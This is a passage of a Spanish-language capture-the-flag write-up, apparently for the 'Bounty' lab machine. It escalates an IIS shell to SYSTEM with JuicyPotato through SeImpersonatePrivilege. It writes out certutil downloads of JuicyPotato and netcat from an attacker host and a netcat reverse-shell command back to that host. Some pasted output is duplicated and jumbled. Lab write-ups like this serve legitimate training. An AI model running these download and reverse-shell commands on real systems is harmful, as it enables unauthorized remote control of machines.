
PRIVILEGES INFORMATION
=====
Privilege Name        Description                                State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token              Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process        Disabled
SeAuditPrivilege       Generate security audits                   Disabled
SeChangeNotifyPrivilege Bypass traverse checking                   Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled #####
SeIncreaseWorkingSetPrivilege Increase a process working set              Disabled

PS C:\windows\system32\inetsrv>
```


aca vemos el Seimpersonate habilitado por lo cual podmeos hacer uso de juicy potato

buscamos en internet windows 2008 juicy potato , yo me guie de lo hecho en la maquina arctic,descargo el .exe

<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>



tambien localizao nc y lo traigo , recordemos que la idea es ejecutar el .exe con nc en la carpeta temp aca de nuevo utilice el ultimo que agarre de arctic



ahora me paso a temp en victima y creo una carpeta llamada scripts


```

Directory: C:\windows\temp

Mode                LastWriteTime         Length Name
----                -
d-----          6/10/2018   3:44 PM             vmware-SYSTEM
-a---          5/30/2018   3:19 AM             0 DMI5FAC.tmp
-a---          6/10/2018   3:44 PM        203777 vminst.log
-a---          12/5/2023   3:58 AM        60484 vmware-vmSvc.log
-a---          6/11/2018  12:47 AM        22447 vmware-vmusr.log
-a---          12/5/2023   3:57 AM         910 vmware-vmvss.log

PS C:\windows\temp> mkdir scripts

Directory: C:\windows\temp

Mode                LastWriteTime         Length Name
----                -
d-----          12/5/2023   5:42 AM             scripts

PS C:\windows\temp>

```

descargo el juicy y el nc con certutil

```

PS C:\windows\temp> certutil -urlcache -split -f http://10.10.14.12:2000/JuicyPotato.exe jc.exe
**** Online ****
000000 ...
054e00
CertUtil: -URLCache command completed successfully.
PS C:\windows\temp> certutil -urlcache -split -f http://10.10.14.12:2000/nc.exe nc.exe
**** Online ****
0000 ...
e800
CertUtil: -URLCache command completed successfully.
PS C:\windows\temp>

```

ejecutamos el comando de acuerdo a la siguiente sintaxis
ejecuto jc.exe -h para ver las opciones

```
PS C:\windows\temp> Invoke-PowerShellTcp : The term 'jc.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:127 char:21
+ Invoke-PowerShellTcp <<<< -Reverse -IPAddress 10.10.14.12 -Port 123
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp

PS C:\windows\temp>
```

como estoy ps ejecuto con .\jc.exe -h


```
PS C:\windows\temp> .\jc.exe -h
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port

Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user

PS C:\windows\temp>
```

levanto otro rlwrap nc con 1233



ahora agregamos el siguiente comando

.\jc.exe -t * -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\windows\temp\nc.exe -e cmd 10.10.14.12 1233"

```
PS C:\windows\temp> .\jc.exe -t * -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\windows\temp\nc.exe -e cmd 10.10.14.12 1233"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

Bounty

[+] CreateProcessWithTokenW OK args:
PS C:\windows\temp> t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
```

ya somos root

```
C:\Windows\system32>rlwrap nc -lvnp 1233
listening on [any] 1233 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.93] 49169
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to the COM server
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-422c-b089-3338e194bb88})
-r <only test CLSID and print token's user>
```

la flag de merlin esta oculta por lo cual con el flag -force vemos pero esto solo funciona en la shell de power shell

dir -force

```
PS C:\Users\merlin\Desktop> dir
PS C:\Users\merlin\Desktop> dir -force

Directory: C:\Users\merlin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-hs             5/30/2018   12:22 AM         282 desktop.ini
-arh-             12/5/2023    3:58 AM          34 user.txt
```

```
C:\Users\merlin\Desktop>dir -force
dir -force
Volume in drive C has no label.
Volume Serial Number is 5084-30B0

Directory of C:\Users\merlin\Desktop

File Not Found

C:\Users\merlin\Desktop>
```

